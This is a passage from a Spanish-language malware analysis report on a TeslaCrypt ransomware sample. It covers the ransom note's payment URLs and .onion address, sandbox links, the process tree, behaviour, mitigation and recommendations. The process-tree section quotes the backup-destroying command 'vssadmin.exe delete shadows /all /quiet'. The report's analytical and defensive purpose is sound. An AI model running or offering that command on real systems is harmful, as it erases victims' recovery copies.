Your personal page: http://aep554w4fm8j.fflroe598qu.com/95DCE7F6E6ADDF26
Your personal page (using TOR): zpr5huq4bgmutfnf.onion/95DCE7F6E6ADDF26
Your personal identification number (if you open the site (or TOR 's) directly): 95DCE7F6E6ADDF26
```

La nota de rescate de arriba informa a la víctima que todos sus archivos han sido cifrados mediante el algoritmo RSA-2048 por el ransomware CryptoWall 3.0. Explica que el cifrado es irreversible sin la clave privada correspondiente, la cual se encuentra almacenada en un servidor secreto controlado por los atacantes.


Se le comunica a la víctima que:

- Sus archivos ya no son accesibles ni utilizables.
- Solo los atacantes pueden descifrar los datos utilizando una clave privada y una herramienta especial de descifrado.
- Debe seguir las instrucciones en una página personalizada, accesible a través de URLs normales o servicios ocultos en la red Tor, para recuperar sus archivos.
- Las demoras pueden aumentar el costo del rescate o incluso hacer que la recuperación sea imposible.
- Se desaconsejan las soluciones alternativas y se afirma que son ineficaces.


La nota proporciona varias direcciones URL (incluyendo direcciones .onion) y un ID único para acceder a un portal de pago y descifrado.

6. Herramientas Online

Any.Run:
https://any.run/report/ad340c9ea5510d1f0f6149fae0bd5349d6e8b01df4eccc9a2bb300be4bc9d981/69f56919-8e08-4519-8e38-3476e22a6d7a



JoeSandbox: https://www.joesandbox.com/analysis/1586217/0/html



El análisis del árbol de procesos muestra que el ejecutable principal (0t8amSU3vd.exe) inicia su ejecución desde el escritorio del usuario. Posteriormente, crea múltiples instancias del archivo svcmtr.exe, ubicado en la carpeta AppData\Roaming, lo que indica una posible persistencia o ejecución repetida del malware. Además, ejecuta el comando vssadmin.exe delete shadows /all /quiet, eliminando todas las copias de seguridad del sistema, un comportamiento típico de ransomware para impedir la recuperación de archivos. También se detecta una ejecución de cmd.exe para borrar el archivo original, intentando eliminar rastros. Finalmente, se observan procesos de Chrome y Notepad abriendo archivos HTML y TXT con instrucciones para recuperar los archivos cifrados, lo que sugiere la presentación de la nota de rescate al usuario.

7. Comportamiento

La muestra analizada corresponde a un ransomware identificado como TeslaCrypt, una familia de malware activa principalmente entre 2015 y 2016. Su objetivo principal es cifrar los archivos de la víctima y exigir un pago en criptomonedas a cambio de la clave de descifrado.

Análisis de comportamiento de TeslaCrypt según MITRE ATT&CK

El malware TeslaCrypt ejecuta una cadena de técnicas avanzadas para lograr su objetivo final: el cifrado de archivos del usuario para exigir un rescate. A continuación, se describe su comportamiento según las tácticas definidas en el framework MITRE ATT&CK.

Características Clave:

Objetivo: Cifrado de archivos y extorsión económica (ransomware).

Vectores de infección conocidos: Archivos adjuntos maliciosos en correos electrónicos, exploit kits y sitios web comprometidos.

Extensiones de archivos cifrados: .ecc, .ezz, .exx, .xyz, .zzz, .aaa, entre otras.

Mensaje de rescate: Usualmente nombrado como howto_recover.txt u otros similares, con instrucciones para pagar en Bitcoin a través de Tor.

Algoritmos criptográficos utilizados: Utiliza AES para el cifrado de archivos y RSA para cifrar las claves (cifrado híbrido).

Comportamiento notable: Crea claves de registro, se conecta a servidores de comando y control mediante Tor, y modifica archivos del usuario.

Sistemas objetivo: Sistemas operativos Microsoft Windows.

Propagación: Generalmente no se propaga automáticamente; depende de ingeniería social y vectores de entrega explotables.

Variantes conocidas: TeslaCrypt evolucionó a través de varias versiones, cada una con nuevas extensiones y técnicas de ofuscación, hasta su abandono por parte de los autores en 2016.

8. Mitigación

Mitigación

Para reducir el riesgo de infección por ransomware de la familia TeslaCrypt y minimizar el impacto en caso de compromiso, se recomienda aplicar las siguientes medidas:

Prevención:

Mantener el software actualizado: Aplicar regularmente parches de seguridad al sistema operativo, navegadores y plugins (Java, Flash, etc.).

Usar soluciones de seguridad confiables: Antivirus y antimalware actualizados con capacidades de detección heurística y comportamiento.

Bloquear macros en documentos ofimáticos: Configurar Microsoft Office para deshabilitar la ejecución automática de macros, especialmente en archivos descargados de internet o recibidos por correo.

Restringir privilegios de usuario: Utilizar cuentas de usuario con privilegios mínimos y restringir el acceso de escritura a ubicaciones sensibles.

Filtrado de correo electrónico y navegación: Utilizar filtros antispam y herramientas de navegación segura que bloqueen sitios maliciosos o comprometidos.

Contención y Respuesta:

Aislar equipos infectados: Desconectar inmediatamente de la red los dispositivos comprometidos para evitar la propagación.

Realizar análisis forense: Identificar vectores de infección, archivos cifrados y posibles canales de exfiltración o persistencia.

Restaurar desde copias de seguridad: Si están disponibles, restaurar los archivos afectados desde backups previos a la infección. Asegurarse de que las copias de seguridad estén almacenadas fuera del alcance del ransomware (offline o en servicios con control de versiones).

No pagar el rescate: Las autoridades y expertos desaconsejan el pago, ya que no garantiza la recuperación de los archivos y financia actividades delictivas.

Eliminar el malware: Usar herramientas especializadas o reinstalar el sistema operativo si es necesario para garantizar la erradicación total.

Medidas Adicionales:

Implementar segmentación de red: Minimizar el alcance de una posible infección limitando la comunicación entre dispositivos.

Monitorización continua: Configurar alertas ante comportamientos anómalos en el sistema de archivos, red o registros del sistema.

Formación al usuario: Capacitar a los usuarios para identificar correos sospechosos, sitios peligrosos y técnicas comunes de ingeniería social.

9. Recomendaciones

Tras el análisis estático y dinámico del archivo malicioso identificado como perteneciente a la familia TeslaCrypt, se proponen las siguientes recomendaciones para fortalecer la postura de seguridad y evitar incidentes similares en el futuro:

- Implementar un sistema robusto de copias de seguridad
  Mantener copias de seguridad periódicas, cifradas y almacenadas en ubicaciones fuera de línea o segmentadas del sistema principal. Verificar regularmente su integridad y capacidad de restauración.
- Actualizar constantemente todos los sistemas
  Aplicar parches de seguridad al sistema operativo y al software instalado para cerrar vulnerabilidades que puedan ser explotadas por malware.
- Desplegar soluciones de seguridad multicapa
  Combinar antivirus, firewall, detección de comportamiento, análisis de tráfico de red y soluciones EDR (Endpoint Detection & Response) para maximizar la capacidad de detección y contención.
- Restringir privilegios y aplicar el principio de mínimo privilegio (PoLP)
  Limitar los derechos de los usuarios y procesos solo a lo estrictamente necesario, reduciendo el impacto en caso de ejecución de malware.
- Formar al personal en ciberseguridad
  Capacitar a los usuarios para que reconozcan correos electrónicos sospechosos, sitios web maliciosos y otras técnicas de ingeniería social utilizadas como vectores de infección.
- Monitorear de forma continua la red y los sistemas
  Implementar soluciones de monitoreo para detectar comportamientos anómalos, intentos de conexión a dominios maliciosos (e.g., onion), o modificaciones sospechosas en el sistema.
- Realizar auditorías de seguridad y simulacros de respuesta a incidentes.
- Probar periódicamente los planes de respuesta y recuperación ante incidentes para asegurar una reacción efectiva y coordinada.

FIN DEL INFORME